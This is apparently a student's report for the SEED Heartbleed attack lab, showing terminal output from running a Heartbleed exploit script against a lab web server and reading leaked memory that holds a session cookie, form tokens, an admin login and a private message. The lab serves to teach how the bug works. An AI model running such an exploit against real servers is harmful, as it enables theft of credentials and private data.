
Computer Network Security

Name	Naman Choudhary
SRN	PES2UG20CS209
Section	D

Heartbleed Attack Lab

Step 1: Configure the DNS server for the Attacker machine

Adding the IP of victim in `/etc/hosts`




```
[11/27/2022 10:55] seed@ubuntu:~/Desktop$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP ql
en 1000
    link/ether 00:0c:29:7a:ce:0d brd ff:ff:ff:ff:ff:ff
    inet 192.168.230.128/24 brd 192.168.230.255 scope global eth0
    inet6 fe80::20c:29ff:fe7a:ce0d/64 scope link
       valid_lft forever preferred_lft forever
[11/27/2022 10:55] seed@ubuntu:~/Desktop$ echo PES2UG20CS209:Naman-attacker
PES2UG20CS209:Naman-attacker
[11/27/2022 10:55] seed@ubuntu:~/Desktop$
```

```
[11/27/2022 10:03] seed@ubuntu:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNO
WN qlen 1000
    link/ether 00:50:56:23:59:7d brd ff:ff:ff:ff:ff:ff
    inet 192.168.230.129/24 brd 192.168.230.255 scope global eth0
    inet6 fe80::250:56ff:fe23:597d/64 scope link
       valid_lft forever preferred_lft forever
[11/27/2022 10:04] seed@ubuntu:~$ echo PES2UG20CS209:Naman-victim
PES2UG20CS209:Naman-victim
[11/27/2022 10:55] seed@ubuntu:~$
```

SEEDUbuntu12.04v2 - VMware Workstation 17 Player (Non-commercial use only)
SEEDUbuntu12.04 - VMware Workstation 17 Player (Non-commercial use only)
Player
Terminal
10:55 AM
Seed
attack.py
Wireshark
Type here to search
ENG
00:26
28/11/2022

Step 2: Lab Tasks

```bash
$ sudo chmod 777 attack.py
$ python attack.py www.heartbleedlabelgg.com
```




```
[11/27/2022 10:55] seed@ubuntu:~/Desktop$ sudo chmod 777 attack.py
[sudo] password for seed:
[11/27/2022 10:56] seed@ubuntu:~/Desktop$ python attack.py www.heartbleedlabelgg
.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5..............
.........3.2.....E.D...../...A................................I.........
...........
..................................#

[11/27/2022 10:57] seed@ubuntu:~/Desktop$ 
```

Step 2: Explore the damage of the Heartbleed attack


Step 2(a): On the Victim Server: Login to `www.heartbleedlabelgg.com` Step 2(b): On Attacker machine:

1) Find out the Username & Password



```
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
#####################################################################

.@.AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#.......ept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/
Cookie: Elgg=foh8oisrrj58lk0p23827ni781
Connection: keep-alive

.....X..IE...,...l....cation/x-www-form-urlencoded
Content-Length: 99

__elgg_token=66d89b7a98bb839bc7e5de782337cabb&__elgg_ts=1669575496&username=admi
n&password=seedelgg...6.....h..\4...../

[11/27/2022 10:59] seed@ubuntu:~/Desktop$
```

2) Find the exact content of the private message




```
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#.......0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=foh8oisrrj58lk0p23827ni781
Connection: keep-alive

a....&..;...g..T...................form-urlencoded
Content-Length: 183

__elgg_token=1e41d69be59f2409e58a06dd4a1a4269&__elgg_ts=1669575520&recipient_gui
d=40&subject=&body=Hey+bobby%2C+%0D%0A%0D%0AMy+SRN+is+PES2UG20CS209%0D%0Aand+my+
Name+is+Naman+Choudhary.<....sf..M2.gD.Y."

[11/27/2022 11:00] seed@ubuntu:~/Desktop$ 
```

Step 3: Investigate the fundamental cause of the Heartbleed attack


Bash

```
$ python /home/seed/attack.py www.heartbleedlabelgg.com --length 40
```



```
Content-Length: 183

__elgg_token=1e41d69be59f2409e58a06dd4a1a4269&__elgg_ts=1669575520&recipient_gui
d=40&subject=&body=Hey+bobby%2C+%0D%0A%0D%0AMy+SRN+is+PES2UG20CS209%0D%0Aand+my+
Name+is+Naman+Choudhary.<....sf..M2.gD.Y."

[11/27/2022 11:00] seed@ubuntu:~/Desktop$ python attack.py www.heartbleedlabelgg
.com --length 40

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

..(AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...V...G.~.....^..

[11/27/2022 11:01] seed@ubuntu:~/Desktop$ 
```

Step 4: Find out the boundary value of the payload length variable.



```
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#......./*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=foh8oisrrj58lk0p23827ni781
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 183

__elgg_token=1e41d69be59f2409e58a06dd4a1a4269&__elgg_ts=1669575520&recipient_gui
d=40&subject=&body=Hey+bobby%2C+%0D%0A%0D%0AMy+SRN+is+PES2UG20CS209%0D%0Aand+my+
Name+is+Naman+Choudhary.'...E.V....a.5.qh

[11/27/2022 11:05] seed@ubuntu:~/Desktop$
```